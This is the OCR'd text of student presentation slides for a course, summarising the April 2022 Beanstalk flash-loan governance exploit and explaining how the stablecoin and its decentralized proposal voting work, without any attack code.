
The Beanstalk *$BEAN* exploit



CS 8803 ESC – Team Loan Rangers

March 3rd, 2023

Agenda

- Background
- Description of the attack
- Post-mortem analysis
- Actions taken
- Discussion

In a nutshell

On April 17th, 2022, an attacker fraudulently stole $77 million worth of assets from the **BEANSTALK governance contract.**

The attack was performed with **flash loans**.

The attacker also leveraged social engineering in their attack.

Parts of the stolen assets were sent to a smart contract for helping Ukraine.

The Beanstalk protocol

- Based on the ERC-20 protocol (token: $BEAN) .
- Stablecoin with a 1:1 peg against the USD.
- Maintains its low volatility by leveraging debts.
- Decentralized management
  - Decentralized price oracle
  - **Decentralized governance**
  - Decentralized credit facility


Decentralized governance

Promotes “equal” contribution of users to changes in a community.


A user typically creates a proposal (EIP for Ethereum, or BIP for Beanstalk) that is then voted on by the community.


Specific rules determine whether the proposal is accepted or not.


The voted proposal is applied according to specified rules.




